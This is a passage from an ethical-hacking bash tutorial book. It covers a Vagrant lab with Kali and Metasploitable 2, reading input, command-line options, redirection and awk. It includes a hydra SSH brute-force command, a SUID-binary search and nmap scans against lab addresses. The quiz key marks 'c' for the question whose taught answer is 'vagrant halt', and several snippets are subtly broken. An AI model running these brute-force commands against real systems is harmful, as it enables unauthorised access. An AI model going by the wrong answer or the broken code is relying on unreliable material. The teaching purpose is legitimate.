2. **Configuring the Vagrantfile**: Open the generated `Vagrantfile` and replace all its contents with the following `Vagrantfile` configuration:

   ```
   # -*- mode: ruby -*-
   # vi: set ft=ruby :

   Vagrant.configure("2") do |config|

     # Kali Linux VM
   ```

```
  config.vm.define "kali" do |kali|
    kali.vm.box = "kalilinux/rolling"
    kali.vm.hostname = "kali"
    kali.vm.network "private_network", ip: "192.168.52.101"
    kali.vm.provider "virtualbox" do |vb|
      vb.name = "Kali Linux"
      vb.memory = 4048
      vb.cpus = 2
    end
  end

  # Metasploitable 2 VM
  config.vm.define "metasploitable2" do |metasploitable2|
    metasploitable2.vm.box = "Sliim/metasploitable2"
    metasploitable2.vm.box_version = "2.0.0"
    metasploitable2.vm.hostname = "metasploitable2"

    # Run the inline shell script for configuration
    metasploitable2.vm.provision "shell", inline: <<-SHELL
      if ! grep -q "metasploitable2" /etc/hosts; then
        echo "127.0.0.1 metasploitable2 metasploitable2" | sudo tee
-a /etc/hosts
      fi
    SHELL


    metasploitable2.vm.network "private_network", ip:
"192.168.52.102"

    # Disable shared folders
    metasploitable2.vm.synced_folder "", "/vagrant", disabled: true

    # SSH Configuration for Metasploitable 2
    metasploitable2.ssh.sudo_command = "sudo %c"
    metasploitable2.ssh.username = "msfadmin"
    metasploitable2.ssh.password = "msfadmin"
```

```
    metasploitable2.vm.provider "virtualbox" do |vb|
      vb.name = "Metasploitable 2"
      vb.memory = 1024
      vb.cpus = 1
    end
  end
end
```

This `Vagrantfile` configuration sets up the following:

- A Kali Linux virtual machine with 4GB of RAM and 2 CPUs, assigned the IP address `192.168.52.101`.
- A Metasploitable 2 virtual machine with 1GB of RAM and 1 CPU, assigned the IP address `192.168.52.102`.

Let's go ahead and run our virtual machines.

3. **Bringing up the virtual machines**: Run the following command to start the Kali Linux and Metasploitable 2 virtual machines:

```
vagrant up
```

This command will download the necessary base boxes, create the virtual machines, and start them according to the `Vagrantfile` configuration.



Important note

This command should be run inside our project folder where the `Vagrantfile` is.

It is important to note that when running the vagrant up command, you might encounter the following error:

```
There was an error loading a Vagrantfile. The file being loaded
and the error message are shown below. This is usually caused by a
syntax error.

Path: <provider config: vmware_desktop>
Line number: 21
```

```
Message: NameError: undefined local variable or method `v' for
main:Object

    v.force_vmware_license = "workstation"
    ^
```

This error typically occurs due to an unnecessary reference to VMware in your Vagrantfile. To resolve it, follow these steps:

4. Navigate to the directory where your Vagrant boxes are stored, typically located at:

   ```
   %USERPROFILE%\\.vagrant.d\\boxes
   ```

5. Open the folder for the Kali Linux box (`kalilinux-VAGRANTSLASH-rolling`). Inside, locate the folder for the box version you downloaded (for example, `2024.3.0`), and then navigate to `amd64 > virtualbox`.

   Inside the `virtualbox` folder, you'll find the `Vagrantfile`. Open it and remove the following lines, as they configure VMware, which is unnecessary when using VirtualBox as your provider:

   ```
   config.vm.provider :vmware_desktop do |vmware|
     v.force_vmware_license = "workstation"
     vmware.gui = true
     vmware.vmx["ide0:0.clientdevice"] = "FALSE"
     vmware.vmx["ide0:0.devicetype"] = "cdrom-raw"
     vmware.vmx["ide0:0.filename"] = "auto detect"
   end
   ```

6. Save and close the file.

   Now, when you run the `vagrant up` command again, the error should be resolved, and the virtual machine will boot using VirtualBox as the provider.

   The default username and password for the Kali box are both vagrant, while for the Metasploitable box, the default credentials are `msfadmin` for both the username and the password.

   1. Once the `vagrant up` command has completed, you can check the status of the VMs by running:

      ```
      vagrant status
      ```

You should see both the `kali` and `metasploitable2` VMs in the `running` state.

The simplest and easiest way to access the VMs is by accessing them through VirtualBox.

We can also connect to our VMs via SSH using the hostnames we configured in the Vagrant file. To connect to the Kali Linux VM, run:

```
vagrant ssh kali
```

Similarly, to connect to the Metasploitable 2 VM, run:

```
vagrant ssh metasploitable2
```

2. If you want to stop the virtual machines, run the following command:

   ```
   vagrant halt
   ```

   To reboot, simply run:

   ```
   vagrant reload
   ```

3. If you feel like you no longer need the virtual machine or you want to restart the provisioning, use the destroy argument with the `vagrant` command:

   ```
   vagrant destroy
   ```

   And all your virtual machines will be deleted from the system. You can then run `vagrant up` to provision them again.

By following these steps, you have successfully automated the setup of a testing lab environment using Vagrant. This configuration creates a Kali Linux VM and a Metasploitable 2 VM with a host-only network between them, providing a consistent and reproducible environment for security testing and penetration practice. This automated approach saves time, ensures consistency across different systems, and allows you to easily recreate the lab environment whenever needed.

We've only scratched the surface of what you can do with Vagrant—there's a lot more to explore. If you're interested in learning more, check out the official documentation: `https://developer.hashicorp.com/vagrant/docs`

Summary

That's it! We have come to the end of this chapter on setting up your hacking playground with Kali Linux. I hope you enjoyed reading it as much as I enjoyed writing it.

This chapter covered how to set up your own ethical hacking lab using free tools like VirtualBox, Kali Linux, and Metasploitable 2. You learned to manually configure virtual machines and networking to create a safe, isolated environment for practicing hacking techniques and security research. Additionally, we explored using Vagrant to automate the provisioning process, allowing you to quickly spin up consistent lab environments across different systems. Setting up a personal hacking lab offers crucial benefits—customizing your learning environment, working on targets without constraints, and gaining hands-on experience in a realistic setting.

Now, as we move forward, the next chapter will take you on a deeper dive into the fundamental concepts of shell scripting. You will learn how to read input from the user, whether it's from the keyboard or from files. You will also learn how to display output on the screen. Additionally, we'll explore redirecting input and output.

Questions

1. What is the primary advantage of using Kali Linux's pre-configured VirtualBox image over manually installing from an ISO file?

    a. It provides better security features.

    b. It is faster and requires fewer setup steps.

    c. It includes more hacking tools.

    d. It automatically configures all network settings.

2. Why should Metasploitable 2 never be exposed to production environments or the broader internet?

    a. It consumes too much bandwidth when connected to the internet.

    b. It is intentionally vulnerable and could be easily exploited by attackers.

    c. It requires a license for internet connectivity.

    d. It will automatically attack other systems on the network.

3. Which Linux distribution serves as the foundation for Kali Linux?

    a. Ubuntu

    b. Red Hat

    c. Debian

    d. Fedora

4. In the VirtualBox network configuration described in this chapter, why does Kali Linux require two network adapters, while Metasploitable 2 only needs one?
    a. Kali Linux needs more processing power for network operations.
    b. Kali Linux needs internet access (via NAT) and host-only network communication, whereas Metasploitable 2 should be isolated.
    c. Metasploitable 2 is incompatible with dual network adapters.
    d. The second adapter provides backup connectivity in case the first one fails.
5. Which Vagrant command is used to stop running virtual machines without destroying them?
    a. vagrant stop
    b. vagrant halt
    c. vagrant pause
    d. vagrant suspend

Further reading

- Kali Linux Official Documentation: `https://www.kali.org/docs/`
- VirtualBox Networking Modes Explained: `https://www.virtualbox.org/manual/ch06.html`
- Metasploitable 2 Guide: `https://docs.rapid7.com/metasploit/metasploitable-2/`
- Vagrant Documentation: `https://developer.hashicorp.com/vagrant/docs`
- Vagrant Box Repository: `https://app.vagrantup.com/boxes/search`
- Setting Up a Penetration Testing Lab: `https://www.offensive-security.com/metasploit-unleashed/requirements/`

Answers

1. b.
2. b.
3. c.
4. b.
5. c.

Get this book's PDF version and more

Scan the QR code (or go to `packtpub.com/unlock`). Search for this book by name, confirm the edition, and then follow the steps on the page.



UNLOCK NOW

Note: Have your invoice handy. Purchases made directly from the Packt website don't require an invoice.

3

Input, Output, and File Manipulation

In the previous chapter, we learned how to set up a personal cybersecurity playground – an ethical hacking lab environment complete with Kali Linux and a vulnerable system for practicing hacking techniques safely. In this chapter, we will focus on mastering the essential skills for handling user input, command-line arguments, and file data manipulation within your `bash` scripts. You'll learn how to prompt for user input securely, process script options and parameters, redirect input/output streams for flow control, and manipulate file contents using powerful tools like `awk`, `sed`, and `grep`.

The chapter covers the following key topics:

- Reading input from users and files
- Understanding command line parameters
- Dealing with command line options
- Redirecting input/output for flow control
- Manipulating files with awk, sed, and grep

Technical requirements

To follow along with the examples in this chapter, make sure you have the following:

- A Linux operating system
- A code editor of your choice

If you do not have all these requirements, please read *Chapter 2*, *Hacking Lab Setup with Kali Linux*, to get them. The code for this chapter is available in the book's GitHub repository. To access the repository link, follow the steps in the *Download the example code files* section in the *Preface*.

Reading input from the user (keyboard, files)

Imagine you're creating a script to automate the **reconnaissance phase** of a penetration test. Gathering information about your target is crucial, and smoothly collecting input from both the user and files can make all the difference. In this section, we'll explore various techniques for handling input, specifically, how to read input from the user and files using the read command, allowing you to build robust and interactive scripts for your ethical hacking needs.

The read command

The `read` command is the primary way to capture user input in `bash`. It lets you store input in variables, which can then be used throughout your script. Understanding how `read` works is the first step towards creating interactive and adaptable shell scripts. Its basic syntax is:

```
read [options] variable_name1 variable_name2 ...
```

When the `read` command executes, it pauses script execution and waits for the user to type something, followed by the *Enter* key. The entered text is then split into words and assigned to the specified variables.

Now, let's learn how you can prompt users for input.

Prompting user for input

To enhance the user experience, it's good practice to provide a prompt for the input. By using the `read` command with the `echo` command, you can prompt the user for input and capture their responses.

```
echo "Enter the target IP address: " read target_ip
echo "Performing reconnaissance on $target_ip..."
```

This script prompts the user to enter a target IP address, which is then stored in the `target_ip` variable and used in the subsequent steps of the reconnaissance process.

Instead of using the `echo` command, you can use the `-p` option of the `read` command to prompt the user for input. Here is an example:

```
read  -p "Enter the target IP address: " target_ip
echo "Performing reconnaissance on $target_ip..."
```

We will use both interchangeably so you get comfortable with both methods of prompting for user input.

Read multiple inputs with read

Sometimes, your script may require multiple pieces of information from the user. The `read` command can easily handle this, allowing you to capture several inputs in a single line. To do so, just provide multiple variables separated by spaces:

```
echo "Enter the target domain, port, and username: "
read target_domain target_port
echo "Attempting to connect to $target_domain on port $target_port as user
$target_user..."
```

In this example, the user is prompted to enter the target domain and port, which are then stored in their respective variables and used later in the script.

Reading with no display

Certain sensitive information, such as passwords, should be collected without displaying the user's input on the terminal. The `read` command's `-s` option allows you to achieve this discreet input capture:

```
read -s -p "Enter the target password: " target_password
echo "Attempting to authenticate with password: $target_password"
```

In this example, the user's password is read without being displayed, ensuring the confidentiality of the sensitive information.

Timing out

When gathering user input, it's important to consider scenarios where the user may not respond on time. The `read` command's `-t` option allows you to set a timeout, ensuring your script can handle unresponsive users. Consider the following example:

```
read -t 10 -p "Enter the target hostname (10 second timeout): " target_
host

if [ -z "$target_host" ]; then
    echo "No input received. Timeout reached."
    exit 1
fi
    echo "Performing host discovery on $target_host..."
```

This script waits 10 seconds for the user to enter a target hostname. If no input is received, the script displays a timeout message and exits.

Validating user input using if statements

Ensuring the integrity of user input is crucial, especially when working with sensitive information or critical parameters. By using `if` statements, you can validate the user's input and take appropriate action.

```
read -p "Enter port number (1-65535): " port

if [[ "$port" =~ ^[0-9]+$ ]] && (( port >= 1 && port <= 65535 )); then
    echo "Valid port number."
else
    echo "Invalid port. Please try again." fi
```

Here, the script checks if the user's input is a valid port number before proceeding with the port scanning operation. If the input is invalid, an error message is displayed, and the script exits.

Read command options table

The `read` command offers various options to customize its behavior. Here's a table outlining some useful options you should be aware of:

Option	Description
`-p`	Displays a prompt before reading the input. This can be useful for guiding the user through the input process.
`-s`	Reads input without displaying it on the terminal, making it ideal for capturing sensitive information like passwords.
`-t`	Sets a timeout in seconds for the `read` command, allowing your script to handle unresponsive users.
`-a`	Stores the input in an array instead of a single variable, which can be useful for processing multiple values at once.
`-n`	Reads only the specified number of characters, instead of waiting for the user to press Enter. This can be helpful for character-based input validation.
`-d`	Reads input until the specified delimiter is encountered, which can be useful for parsing structured data.

Table 3.1 – read command options

Up until here, we have been getting our input from the keyboard. Let's now take a look at how we can read input from files.

Read input from a file

In addition to reading input from the user, you may need to process data from files as part of your hacking workflow. The `read` command can also be used to read input from files. To do so, we use the `read` command together with the `while` loop as shown below:

```
while read -r ip; do
   echo "Starting Nmap scan on $ip"
   nmap -sV -Pn $ip
done < targets.txt
```

Here, the script reads each line from the `targets.txt` file and scans the corresponding `ip` address with `nmap`. This approach can be particularly useful when automating tasks that require processing a large number of targets.

By understanding the techniques covered here, you'll be well equipped to create powerful, interactive `bash` scripts that can improve your workflow.

Next, we'll discuss some advanced and more robust ways of gathering user input.

Understanding command-line parameters

In this section, we will cover several concepts on command-line parameters in `bash` scripts. We will discuss how to pass parameters to scripts, read those parameters within your scripts, retrieve the script name itself, validate parameters to ensure they meet your requirements, and explore special `bash` parameter variables.

See, when you run a `bash` script, you can pass in all sorts of information to it—usernames, file paths, IP addresses, you name it. These bits of data are known as **positional parameters**, and they're what we'll be focusing on in this section.

By the time we're done, you'll be able to write scripts that can accept and process all kinds of input. So, let's get started, shall we?

Passing parameters to scripts

Alright, let's start with the basics. When you run a `bash` script, you can pass in parameters (or arguments) by simply including them after the script name. For example, if your script is called `dnsdump.sh`, you could run it like this:

```
./dnsdump.sh example.com output.txt
```

In this case, you're passing in two parameters: a domain name and a file path. Pretty straightforward, right? But the real power comes in how you can access and work with these parameters inside your script.

Now, let's discover how we can achieve that.

Reading parameters in scripts

So, how do you grab hold of those parameters once they're inside your script? Well, `bash` has a special set of variables just for this purpose. They're called positional parameters, and they're referred to as `$1`, `$2`, `$3`, and so on.

For instance, if you wanted to grab the first parameter passed to your script, you'd use `$1`. The second parameter would be `$2`, the third `$3`, and so on. Here's a quick example:

```
#!/bin/bash

echo "$1: is the first parameter"
echo "$2: is the second parameter"
```

Now, when you run this script with the same parameters as before, you'd see the following output:

```
example.com : is the first parameter
output.txt : is the second parameter
```

Simple, right? But wait, there's more!

Reading the script name

In addition to the parameters you pass in, `bash` also provides a special variable called `$0` that contains the script's name. This is handy if you need to know the name of the script you're running for some reason.

For example, let's say you want to print out the name of the script when it starts up. You could do something like this:

```
#!/bin/bash

echo "Running script: $0"
```

When you run the script, you'd see:

```
Running script: ./dnsdump.sh
```

However, it's important to note that if you execute the script with a complete path, the `$0` variable will contain the full path to the script, not just the script name. For example, if you run the script like this:

```
/home/traw/scripts/dnsdump.sh example.com output.txt
```

The output would be:

```
Running script:
/home/traw/scripts/dnsdump.sh
```

To get just the script name, you can use a combination of the `basename` command and the `$0` variable. Here's an example:

```
#!/bin/bash

SCRIPT_NAME=$(basename "$0")
echo "Running script: $SCRIPT_NAME"
```

Regardless of how the script is executed, you'll now always get the script name.

Now, let's learn how to validate parameters.

Validating parameters

Of course, it's not enough to just read the parameters - you also need to make sure they're valid. After all, you don't want your script to blow up if someone forgets to pass in a required parameter, do you?

To handle this, you can use a combination of `bash`'s conditional statements and some custom error-checking logic. For instance, let's say your script requires at least two parameters. You could do something like this:

```
#!/bin/bash

if [ "$#" -lt 2 ]; then
    echo "Usage: $0 <parameter1> <parameter2> [optional_parameter]"
exit 1
fi
```

In this example, we're checking the special `$#` variable, which holds the total number of parameters passed to the script. If there are fewer than 2, we print out a usage message and exit the script with a nonzero status, indicating an error.

Now, let's explore some special parameter variables that come with `bash`.

bash special parameter variables

`bash` has a whole slew of special parameter-related variables that can come in handy. The following is a list of the commonly used parameter variables:

- `$#`: The total number of parameters passed to the script
- `$@`: All the parameters, as a single string
- `$*`: All the parameters, as a single string (with a different delimiter)
- `$$`: The process ID of the current `bash` process

Let's take a look at some use cases for these special parameters.

Counting all the parameters

To get the total number of parameters, you can use the `$#` variable. This can be handy for validation, as we saw earlier, or for other purposes:

```
#!/bin/bash

echo "You passed $# parameters to this script."
```

Grabbing all the data using ($@)

Sometimes, you might want to work with all the parameters as a single unit. That's where the `$@` variable comes into play. It gives you access to all the parameters, separated by spaces:

```
#!/bin/bash

echo "All the parameters: $@"
```

Grabbing all the data using ($*)

The `$*` variable also gives you access to all the parameters, but with a different delimiter. By default, it uses the first character of the **IFS** (short for **Internal Field Separator**) variable, which is typically a space, but can be customized:

```
#!/bin/bash
IFS=,
echo "All the parameters: $*"
```

Getting the process ID

The `$$` variable provides the process ID of the current `bash` process, which can be useful for various purposes, such as logging or creating temporary files:

```
#!/bin/bash
echo "The process ID of this script is $$"
```

Now, let's learn about the `shift` command.

Understand the shift command

The shift command is a `bash` built-in that allows you to *shift* the positional parameters to the left, effectively moving `$2` to `$1`, `$3` to `$2`, and so on. This command can be useful if you need to process the parameters in a specific order or when you have a varying number of parameters that you need to handle.

Here is how the shift command works:

- **Shifting arguments left**: Each time you execute `shift`, it discards the first argument (`$1`) and *shifts* all the remaining arguments one position to the left. `$2` becomes `$1`, `$3` becomes `$2`, and so on.
- **Default shift value**: If you don't provide a numeric argument to `shift`, it defaults to shifting by one position.

- **Shifting beyond available arguments**: If you try to `shift` more times than there are arguments, your positional parameters will become empty.

The `shift` command is particularly useful when dealing with scripts that accept multiple options, which leads us to the next topic.

Processing multiple command-line options

Let's say, for example, you have a script that takes a username, a password, and an IP address. To process all these options, you could do something like this:

```
#!/bin/bash

# Reset the variables
username=""
password=""
ip_address=""

# Process the arguments
while [[ $# -gt 0 ]]; do
    if [[ -z "$username" ]]; then
        username="$1"
        shift
    elif [[ -z "$password" ]]; then
        password="$1"
        shift
    else
        ip_address="$1"
        shift
    fi
done

echo "Username: $username"
echo "Password: $password"
echo "IP Address: $ip_address"
```

This bash script initializes three variables (`username`, `password`, and `ip_address`) with empty strings. It then processes command-line arguments using a `while` loop that iterates as long as there are remaining arguments. The loop assigns the first argument to the `username` variable, the second argument to the `password` variable, and any remaining arguments to the `ip_address` variable. After each argument is assigned, the `shift` command is used to shift the arguments left, moving to the next one. Finally, the script prints out the values of the three variables to the terminal.



Important note

The order of the arguments matters in this script.

Now that we have covered how to process positional parameters, let's move on to explore another powerful aspect of bash scripting: handling command line options.

Dealing with command-line options

Alright, now that we've got the basics of bash positional parameters down, let's take a look at something even more powerful: handling script options. These are like the spice rack of your bash toolbox – they let you add all sorts of cool functionality and flexibility to your scripts.

With options, you can let your users customize the behavior of your scripts in all kinds of ways. Want to specify a verbose mode? Toggle a debug flag? Select an output format? No problem – options make it a breeze.

But of course, handling options properly takes a bit of finesse. We'll need to learn how to identify them, separate them from regular parameters, and then process them in a way that's intuitive and user-friendly.

Working with options in bash can be a bit tricky at first, but once you get the hang of it, you'll wonder how you ever lived without them. Sound good? Alright, let's start by exploring the different ways you can process options in your bash scripts.

How to process simple options

The most basic way to work with options is to simply check for the presence of a specific flag or option. For example, let's say you have a script that performs a network scan, and you want to give the user the option to run the scan in verbose mode. You could do something like this:

```
if [ "$1" == "-v" ]; then
    echo "Running scan in verbose mode..."
```

```
    # Perform the scan in verbose mode
else
    # Perform the scan in normal mode
fi
```

In this example, we're checking if the first argument (`$1`) is equal to the `-v` option. If it is, we know the user wants to run the scan in verbose mode, and we can adjust our script's behavior accordingly.

Separating options from parameters

Often, you'll want to use both options and parameters in your `bash` scripts. The standard way to do this in Linux is to separate the options and parameters using a special character—the double dash (`--`).

When your script encounters the double dash, it understands that any arguments that follow are regular parameters, not options. This marker acts as a clear separator, allowing your script to process the preceding arguments as options and the subsequent arguments as parameters.

Here's an example of how to check for the double dash in your script:

```
#!/bin/bash

# Process options and parameters
while [ -n "$1" ]; do
  case "$1" in
    -a) echo "Option: -a" ;;
    -b) echo "Option: -b" ;;
    --) # Double dash indicates end of options
        shift # Shift past the double dash
        break ;;
    *) echo "Parameter: $1" ;; # Treat as parameter
  esac
  shift
done

# Process remaining parameters
for param in "$@"; do
  echo "Parameter: $param"
done
```

Here is a breakdown of the script

1. The `while` loop: The script begins with a `while` loop that checks for options and parameters. It loops through each argument passed to the script, one by one.

   ```
   while [ -n "$1" ]; do
   ```

   - `$1` refers to the first argument passed to the script.
   - The condition `n "$1"` ensures the loop continues as long as there are arguments left to process.

2. Using the `case` statement to handle options: Inside the loop, we use a `case` statement to handle each argument.

   ```
   case "$1" in
   ```

   - `$1` is the current argument being processed.
   - The script checks if the argument is one of the options (`a` or `b`) or the double dash (`-`).

   For example:

   ```
   -a) echo "Option: -a" ;;
   ```

   This checks if the argument is `-a`, and if so, it prints `Option: -a`. Similarly for `-b`.

3. Handling the double dash (`--`): The double dash is used to signal that the options have ended, and anything that follows should be treated as parameters.

   ```
   --) # Double dash indicates end of options
       shift # Shift past the double dash
       break ;; # Exit the while loop
   ```

   - When the script encounters `-`, it breaks out of the `while` loop.
   - The `shift` command moves past the double dash, ensuring the script starts processing the remaining arguments as parameters.

4. Processing parameters: After breaking out of the loop, the script processes the remaining arguments, treating them as parameters.

```
for param in "$@"; do
  echo "Parameter: $param"
done
```

   - `$@` refers to all the remaining arguments (after `shift`).
   - The `for` loop goes through each remaining argument and prints it as a parameter.

Putting it all together

This script processes both options (`-a`, `-b`) and parameters. The double dash (`--`) acts as a separator, telling the script to stop looking for options and treat everything that follows as a parameter.

For example, if you run the script like this:

```
./script.sh -a -b -- param1 param2
```

The output will be:

```
Option: -a
Option: -b
Parameter: param1
Parameter: param2
```

Next, let's discover how to process options with values.

How to process options with values

Sometimes, your options might require a value, like a specific port number or a file path. In these cases, your script needs to be able to detect when an option has a value and handle it appropriately. Here's an example of how you might do this:

```
#!/bin/bash

# Process options and parameters
while [ -n "$1" ]; do
  case "$1" in
    -a) echo "Option: -a" ;;
    -b)
        option_value="$2"
        echo "Option: -b, Value: $option_value"
```

```
        shift # Shift past the option value
        ;;
    *) echo "Parameter: $1" ;; # Treat as parameter
  esac
  shift
done

# Process remaining parameters
for param in "$@"; do
  echo "Parameter: $param"
done
```

In this example, the `-b` option requires an additional value. The script detects this by checking if the current argument (`$1`) is `-b`, and then it extracts the value from the next argument (`$2`). Since the script uses two argument positions for this option, it needs to shift one additional position using `shift`.

This approach allows your script to handle options with values, regardless of their position on the command line.

Using the getopt command

While the techniques we've covered so far are useful, they can become unwieldy as your script grows in complexity. That's where the `getopt` command comes in handy.

Now, you could certainly write all that option-parsing logic by hand, but why reinvent the wheel? `bash` has a built-in command called `getopt` that makes handling options a breeze.

Let's take a look at the `getopt` command format.

Looking at the getopt command format

The `getopt` command takes a string of valid options and their expected arguments, and then processes the command line arguments accordingly. Here's the basic format:

```
getopt optstring parameters
```

In this command, `optstring` is a string of valid options, with each option represented by a single letter. If an option is expected to have an argument, you'll add a colon (`:`) after the letter. For example, `t:p:` indicates that the `-t` and `-p` options both require arguments.

Now that you know the `GET` command syntax, it's time to learn how to actually make use of it in your scripts.

Using getopt in your scripts

Once you've defined your `optstring`, you can use `getopt` to process the command line arguments and extract the options and their values. Here's an example:

```
#!/bin/bash

# Define the valid options
OPTSTRING="t:p:"

# Use getopt to process the arguments
PARSED=$(getopt -o "$OPTSTRING" -- "$@")
if [ $? != 0 ]; then
    echo "Usage: $0 -t <target> -p <port>"
    exit 1
fi

# Extract the options and their values
eval set -- "$PARSED"
while true; do
    case "$1" in
        -t)
            target=$2
            shift 2
            ;;
        -p)
            port=$2
            shift 2
            ;;
        --)
            shift
            break
            ;;
    esac
done
```

```
# Use the extracted options
echo "Scanning target: $target"
echo "Scanning port: $port"
# Perform the actual scan
```

In this example, we first define the `OPTSTRING` variable with the valid options and their expected arguments. We then use `getopt` to parse the command line arguments, and we extract the options and their values using a `while` loop. Finally, we use the extracted options to perform the desired action.

Here is an example of the script in action:

```
./script-16.sh -t 192.168.1.5 -p 443
Scanning target: 192.168.1.5
Scanning port: 443
```

With that out of the way, let's now discuss standardizing our script options.

Standardizing script options

One final note on options: it's a good idea to try to follow some established conventions and best practices. This makes your scripts more user-friendly and easier to understand.

For example, the guidelines recommended by the GNU project, a prominent free software movement, suggest using a single dash (`-`) for short options (like `-v`) and a double dash (`--`) for long options (like `--verbose`).



The GNU Project, which stands for *GNU's Not Unix*, is a widespread initiative that promotes free software and has contributed significantly to the development of many important tools and utilities, including the `bash` shell itself.

They also suggest using a descriptive name for long options, with words separated by hyphens. For example, `--ignore-case` would be a good long option name for specifying case-insensitive operations.

By adhering to these sorts of standards, you'll ensure that your scripts play nicely with other tools and that your users can quickly get up to speed with how to work with them. It's a small investment that can pay big dividends in the long run.

Now, let's explore another important `bash` scripting concept, command line redirection.

Redirecting input/output for flow control

When working on hacking scripts, you'll often need to manage input and output in different ways. That's where `bash` **redirections** come in—they allow you to control the flow of data in your scripts, directing it where you need it.

In this section, we'll explore how to save command output to files, manage error messages, discard unnecessary output, and feed data from files into commands. These techniques are crucial for tasks ranging from saving scan results to automating complex processes. Let's dive into each of these redirection methods.

Redirect the standard output of a command to a file

Let's start with the basic *greater than* symbol, `>`. Assume you're running a port scan on a target machine and you want to save the results for later analysis. You can use the `>` redirection operator to channel the standard output of the `nmap` command directly into a file. Here is an example:

```
nmap 192.168.1.100 > scan_results.txt
```

This way, instead of having the output scroll by on your screen, you can take a look at the `scan_results.txt` file when you need to.

But what if you want to add new scan results to an existing file, rather than overwriting the whole thing? That's where the `>>` operator comes into play. This will tack the output onto the end of the file, preserving the existing contents.

```
nmap 192.168.1.101 >> scan_results.txt
```

Now, when you open up `scan_results.txt`, you'll see the findings from both the `192.168.1.100` and `192.168.1.101` scans.

Redirect the standard error of a command to a file

Sometimes, you'll run a command and get a bunch of unwanted output that you don't really care about. To divert that standard error output to a file instead of cluttering up your screen, you can use the `2>` operator.

```
nmap 192.168.1.102 2> scan_errors.txt
```

Any error messages from the `nmap` command will be stored in the `scan_errors.txt` file, leaving your main output clean and focused.

To redirect both standard output and standard error to the same file, you can use `&>`:

```
nmap 192.168.1.103 &> all_output.txt
```

This will consolidate both the normal command output and any error messages in the `all_output.txt` file. It's a great way to keep everything in one place and ensure you don't miss any important information.

Discard the standard output of a command

Sometimes, you might not actually care about the output or error messages of a command at all. In those cases, you can use the `/dev/null` device to essentially *throw away* the standard output or standard error. Here is an example of using the `find` command to search the entire system for SUID binaries, while discarding all the `permission denied` errors from the output:

```
find / -perm -u=s -type f 2>/dev/null
```

This is particularly useful when you're running a command as part of a larger script, and you don't need to see or save the output.

Redirect the contents of a file to the stdin of a command

And finally, let's talk about redirecting the contents of a file into the standard input of a command. This can be incredibly useful when automating tasks that require input in a specific format. Instead of manually entering data or hardcoding input into a script, you can redirect the contents of a file to feed the necessary information directly into the command.

Imagine you have a file, `scan_input.txt`, which contains a list of IP addresses. Rather than manually providing each IP to a tool like `nmap`, you can redirect the contents of this file into the command. Typically, you might think of using a combination of `cat` and piping to achieve this, like so:

```
cat scan_input.txt | nmap -iL -
```

Here, the `cat` command reads the file `scan_input.txt` and passes its contents via a pipe to `nmap`. The `-iL -` argument instructs `nmap` to take its input from standard input (in this case, the output from `cat`).

However, this approach can be improved. While using `cat` in this way works, it's often seen as unnecessary when a command can directly accept a file as input or when the output of a script can be piped directly. We can skip the `cat` step entirely and simplify the process by allowing the command to read from the file directly:

```
nmap -iL scan_input.txt
```

In this refined version, `nmap` directly reads the IP addresses from the file `scan_input.txt` without the need for an additional process. This method reduces complexity and improves efficiency by using fewer commands.

Let's take it one step further. If you're working with custom scripts, you can use the output of one script as input for another. For instance, imagine you have a script that dynamically generates a list of random passwords for brute-force testing:

```
#!/bin/bash
# generate_passwords.sh - Generates a list of random passwords
for i in {1..5}; do
    tr -dc A-Za-z0-9 </dev/urandom | head -c 12
    echo
done
```

This script generates five random alphanumeric passwords by reading from `/dev/urandom` and using `tr` to filter out unwanted characters. Instead of saving these passwords to a file and then reading them back with a tool like `hydra`, you can directly pipe the output of `generate_passwords.sh` into `hydra`:

```
./generate_passwords.sh | hydra -l admin -P - ssh://192.168.1.100
```

Here, the `generate_passwords.sh` script produces random passwords, which are then piped directly into `hydra`. The `-P -` option tells `hydra` to take the passwords from standard input instead of reading them from a file. This technique eliminates the need for intermediary files and provides a cleaner, more efficient workflow.

In this scenario, you can automate password generation and brute-force testing in a single step, without unnecessary file handling.

We've now covered various ways to control the flow of data in and out of your scripts using `bash` redirections. These techniques form the foundation for managing input and output effectively. However, there's more to working with data than just moving it around. Often, you'll need to analyze, filter, or modify the content of files themselves. This brings us to our next topic: manipulating file contents with awk, sed, and grep.

Manipulating file contents with awk, sed, and grep

When dealing with text files like logs or configuration data, you'll often need to extract specific information or make modifications. This is where the power of Linux text processing tools comes into play. Three utilities stand out as the Swiss Army knives of file manipulation: `awk`, `sed`, and `grep`.

These tools allow you to perform complex operations with just a few keystrokes, saving you time and effort in your ethical hacking endeavors. Whether you're parsing through massive log files for signs of intrusion, modifying configuration files to harden system security, or filtering out irrelevant data from command output, mastering `awk`, `sed`, and `grep` will significantly boost your productivity.

awk excels at handling structured data and performing calculations, making it ideal for working with delimited files or transforming data formats. sed, the stream editor, is your go-to for search-and-replace operations and other in-place edits of files. And `grep`, with its prowess in pattern matching, helps you quickly locate specific pieces of information within large volumes of text.

In this section, we'll explore practical examples of how these tools can aid in common hacking tasks. You'll learn to dissect files, automate edits, and sift through data with surgical precision. Let's start by looking at each utility in turn.

awk

The `awk` utility is an incredibly versatile text processing tool that allows you to perform complex operations on files, especially those organized into fields and records. One common use of `awk` is to extract specific fields from a file.

Consider the `/etc/passwd` file, which stores essential information about user accounts in a Unix-like system. Each line in this file represents a user, and the fields are separated by colons (:). Here's a sample of what the contents of `/etc/passwd` might look like:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

Each line consists of seven fields:

1. **Username**: The account's login name.
2. **Password Placeholder**: An `x` means the encrypted password is stored in the shadow file (`/etc/shadow`).
3. **User ID (UID)**: The numerical ID associated with the user.
4. **Group ID (GID)**: The numerical ID of the user's primary group.
5. **User Information**: A description or comment about the user (often their full name).
6. **Home Directory**: The path to the user's home directory.
7. **Default Shell**: The shell that launches when the user logs in.

If you want to extract the third field, which is the **User ID (UID)**, you can use `awk` to do this:

```
awk -F ':' '{print $3}' /etc/passwd
```

Let's break this down:

- `F ':'` specifies that the field separator is a colon (`:`), which tells `awk` how to split each line into fields.
- `{print $3}` instructs `awk` to print the third field, which corresponds to the UID for each user in the file.

Behind the scenes, `awk` processes each line in the file as a record, splitting it into fields based on the specified delimiter (in this case, `:`). The fields are numbered from left to right, with `$1` representing the first field, `$2` representing the second, and so on. In our example, `$3` represents the UID field.

